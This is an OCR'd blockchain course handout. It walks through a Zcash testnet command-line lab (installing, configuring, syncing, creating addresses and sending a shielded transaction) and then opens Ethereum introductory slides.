deb [arch=amd64] https://apt.z.cash/ jessie main
abadzhievltd_gmail_com@instance-2:~$
```

4. Update the cache of sources and install Zcash:

```
@instance-2:~$ sudo apt-get update && sudo apt-get install zcash
```

5. Now that Zcash is installed, run this command to download the parameters used to create and verify shielded transactions:

```
instance-2:~$ zcash-fetch-params
```

You should get output like this:

```
Download successful!
/home/abadzhievltd_gmail_com/.zcash-params/sprout-verifying.key.dl: OK
renamed '/home/abadzhievltd_gmail_com/.zcash-params/sprout-verifying.key.dl' -> '/home/a
badzhievltd_gmail_com/.zcash-params/sprout-verifying.key'
abadzhievltd_gmail_com@instance-2:~$
```

Run the ZCash Daemon and Sync the Testnet

6. You will need to create a .zcash directory in your user home root.
7. Notice: Change user abadzhievltd whit your username.

```
abadzhievltd_gmail_com@instance-2:~$
abadzhievltd_gmail_com@instance-2:~$
abadzhievltd_gmail_com@instance-2:~$ mkdir /home/abadzhievltd_gmail_com/.zcash
```

8. After that create zcash.conf file.

```
instance-2:~$ touch /home/abadzhievltd_gmail_com/.zcash/zcash.conf
instance-2:~$
instance-2:~$
```

9. You will need to add rpc user and password in this file.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
abadzhievltd_gmail_com@instance-2:~$
abadzhievltd_gmail_com@instance-2:~$ echo "rpcuser=username" >> ~/.zcash/zcash.conf
abadzhievltd_gmail_com@instance-2:~$ echo "rpcpassword=`head -c 32 /dev/urandom | base64`" >>
~/.zcash/zcash.conf
```

10. Now we need to add network(testnet, mainnet) and node. For testnet write **testnet=1** and for mainnet **mainnet=1**.
11. We will use nano to edit the file which is linux terminal editor.

```
@instance-2:~$ nano /home/abadzhievltd_gmail_com/.zcash/zcash.conf
```

12. In this file we have rpcuser and rpc password and we need to add node and network.

```
testnet=1
addnode=testnet.z.cash
rpcuser=username
rpcpassword=G9kW0NkhwXqeBm2+ctnS++7vwC7bLf76Pci4NUsITL4=

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell
```

To save the file you need to press **Ctrl + X** (for exit).


```
Save modified buffer?  (Answering "No" will DISCARD changes.)
 Y Yes
 N No           ^C Cancel
```

Afterwards you need to press **Ctrl + Y** (for Yes) and Enter for the same name.

```
testnet=1
addnode=testnet.z.cash
rpcuser=username
rpcpassword=dmNJ6cKdyVxINGz6r/VLcuNxXaQt170N3uGl6Uai/ys=
```

13. Once you've configured your zcash.conf file, you can start the zcash daemon.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



14. You'll have to wait for the blockchain to sync the first time you start it up. Once you've synced to the current blockheight, you can start using the zcash-cli to send and receive Zcash transactions!

```
Thank you for running a Zcash node!
You're helping to strengthen the network and contributing to a social good :)

In order to ensure you are adequately protecting your privacy when using Zcash,
please see <https://z.cash/support/security/>.

Since starting this node 2 seconds ago:
- You have validated no transactions.

Init message: Done loadinget...

     Downloading blocks | 37 / ~219590 (0%)
            Connections | 1
  Network solution rate | 0 Sol/s

You are currently not mining.
To enable mining, add 'gen=1' to your zcash.conf and restart.

Since starting this node 1 minutes, 2 seconds ago:
- You have validated no transactions.

[Press Ctrl+C to exit] [Set 'showmetrics=0' to hide]
```

15. After sync:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Thank you for running a Zcash node!
You're helping to strengthen the network and contributing to a social good :)

In order to ensure you are adequately protecting your privacy when using Zcash,
please see <https://z.cash/support/security/>.

           Block height | 202498
            Connections | 3
  Network solution rate | 370 Sol/s

You are currently not mining.
To enable mining, add 'gen=1' to your zcash.conf and restart.

Since starting this node 25 seconds ago:
- You have validated 81 transactions!

[Press Ctrl+C to exit] [Set 'showmetrics=0' to hide]
```

16. Display info about the local chain

```
abadzhievltd_gmail_com@instance-2:~$ zcash-cli getinfo
{
  "version": 1010050,
  "protocolversion": 170005,
  "walletversion": 60000,
  "balance": 0.00000000,
  "blocks": 237736,
  "timeoffset": 0,
  "connections": 8,
  "proxy": "",
  "difficulty": 56.30397503818482,
  "testnet": true,
  "keypoololdest": 1526562008,
  "keypoolsize": 101,
  "paytxfee": 0.00000000,
  "relayfee": 0.00000100,
  "errors": ""
}
abadzhievltd_gmail_com@instance-2:~$
```

Create a Shielded Address

17. Get new Shielded testnet address with the command zcash-cli z_getnewaddress, but if you want your address to be transparent write the following command zcash-cli getnewaddress

```
abadzhievltd_gmail_com@instance-2:~$ zcash-cli z_getnewaddress
ztQ267Gr4KNsCu3ebs14Zde6G3XHJgHB2CggCG8MMFrfMoCoagQJEj6MWcWsYy6oWEPN4vQ
f6tyYgAwmMMCc15mWqeGV2Yj
abadzhievltd_gmail_com@instance-2:~$
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
abadzhievltd_gmail_com@instance-2:~$ zcash-cli getnewaddress
tmWZW6RjXQRqJ7asTKKv6RFJcjRwxBAnBdN
abadzhievltd_gmail_com@instance-2:~$
```

18. List the Shielded addresses you've created


```
abadzhievltd_gmail_com@instance-2:~$ zcash-cli z_listaddresses
[
  "ztQ267Gr4KNsCu3ebs14Zde6G3XHJgHB2CggCG8MMFrfMoCoagQJEj6MWcWsYy6oWEPN
4vQf6tyYgAwmMMCc15mWqeGV2Yj"
]
abadzhievltd_gmail_com@instance-2:~$
```

19. List the Transparent addresses you've created

```
abadzhievltd_gmail_com@instance-2:~$ zcash-cli getaddressesbyaccount ""
[
  "tmTdawayeF3bb7Ps6BmxY1c1DG7Z2JtiPuF",
  "tmWZW6RjXQRqJ7asTKKv6RFJcjRwxBAnBdN"
]
abadzhievltd_gmail_com@instance-2:~$
```


Get Some Coins from the Faucet


20. Go to https://faucet.testnet.z.cash and paste one of the transparent addresses, e.g. tmWKycLPfFjWYT87fZH4PcNybXdTLDFzowK and Tap Faucet and you will receive 3 ZEC



21. Go to https://explorer.testnet.z.cash and paste the transaction and you can see the Transaction Summary and Details


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





1. After a while you can see that the 3 ZEC are in your address

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Send a Confidential Transaction

2. Let's put the addresses in environment variables to avoid mistakes:

Notice : Use z-address from Z_listaddresses command

```
abadzhievltd_gmail_com@instance-2:~$ TADDR='tmTdawayeF3bb7Ps6BmxY1c1DG7
Z2JtiPuF'
abadzhievltd_gmail_com@instance-2:~$ ZADDR='ztQ267Gr4KNsCu3ebs14Zde6G3X
HJgHB2CggCG8MMFrfMoCoagQJEj6MWcWsYy6oWEPN4vQf6tyYgAwmMMCc15mWqeGV2Yj'
```

3. Check the balances of the addresses:

```
abadzhievltd_gmail_com@instance-2:~$ zcash-cli z_getbalance "$ZADDR"
0.00000000
abadzhievltd_gmail_com@instance-2:~$ zcash-cli z_getbalance "$TADDR"
3.00000000
abadzhievltd_gmail_com@instance-2:~$
```

4. You can send 0.5 ZEC by using the following command:

```
abadzhievltd_gmail_com@instance-2:~$ zcash-cli z_sendmany "$TADDR" "[{\
"amount\": 0.8, \"address\": \"$ZADDR\"}]"
opid-bb553184-79e5-44ef-b979-38bb8f37b99a
abadzhievltd_gmail_com@instance-2:~$
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


After waiting about **two minutes**, you can check to see if the operation has finished and produced a result:

```
psion@DESKTOP-SFGV6MS:~$ zcash-cli z_getoperationresult
[
  {
    "id": "opid-20588197-fee3-4397-8eee-448aeea91dc3",
    "status": "success",
    "creation_time": 1526387355,
    "result": {
      "txid": "5514bc1b1ae0ea22938ec85943902554e3d0817ed22a07c01f7867c8f065199a"
    },
    "execution_secs": 103.6337131,
    "method": "z_sendmany",
    "params": {
      "fromaddress": "tmDgbTicGaysydMvH6zUYmmFFbB17KmcmKu",
      "amounts": [
        {
          "amount": 0.5,
          "address": "ztK1SWWSdQ4Ww9qpVnk2H6RKKHwhaSMAdc64H6vnA9dZcUevVH3rZG7JPNhbPFHFvBDyrcA9a5vuANsBFy2UkxrzA5EivSq"
        }
      ],
      "minconf": 1,
      "fee": 0.0001
    }
  }
]
```

5. After waiting for the transaction to be mined, you can check the balance of the receiver if the 0.5 ZEC amount are at the address which you've sent them to:

```
psion@DESKTOP-SFGV6MS:~$ zcash-cli z_getbalance "$ZADDR"
0.50000000
```

6. You can use the transaction ID to see the transaction in the block explorer; note how in "public output" it says "0 ZEC", that the shielded address is not mentioned anywhere, and also note the transaction size (around 2kb):



Notice: Please stop and delete your instance. Thank you.

What to Submit?

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Create a zip file (e.g. **`your-name-zcash-cli.zip`**) holding the screenshots with your experiments. Make screenshots of the terminal. Submit your zip file as homework at the course Web site.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Part II. DApps and Solidity


The second part of the training teaches how to **develop decentralized applications (DApps)** for the Ethereum blockchain network using **Solidity** and the **Web3**. It covers the Ethereum network concepts, the Solidity language (contracts, data, functions, events, payments, etc.), DApp architectures, accessing wallets, connecting a DApps with the Ethereum network, the Web3 API, decentralized storage and some advanced topics like blockchain and smart contract security and private blockchains.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.1. Ethereum Introduction


Ethereum – Overview


Ethereum, Network Components, Ethers, Blocks, Transactions, Gas, Problems, Solutions


















Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Ethereum Blockchain Paradigm (3)

- The Ethereum global state is represented by a State Trie
  - Valid state transitions are captured in each block header as a Merkle-PATRICIA Trie Root



Ethereum Blockchain Paradigm (4)

- Transactions are grouped into "blocks"
  - Contains a series of transactions
  - Block is chained together with its previous block



Ethereum Blockchain Paradigm (5)


- To validate a transaction - must go through a validation process a.k.a. mining
  - Fastest miner adds block to the main blockchain
    - Rewarded with a certain amount of Ethers
  - Validating block – "proof of work"

The Ethereum World State

Explanation & Implementation

Building Ethereum World State


- The concept of Ethereum Account plays a fundamental part on the Ethereum Blockchain
  - Both contracts and normal (external) accounts behave in the same way




Building Ethereum World State

- The concept of Ethereum Account plays a fundamental part on the Ethereum Blockchain
  - Both contracts and normal (external) accounts behave in the same way

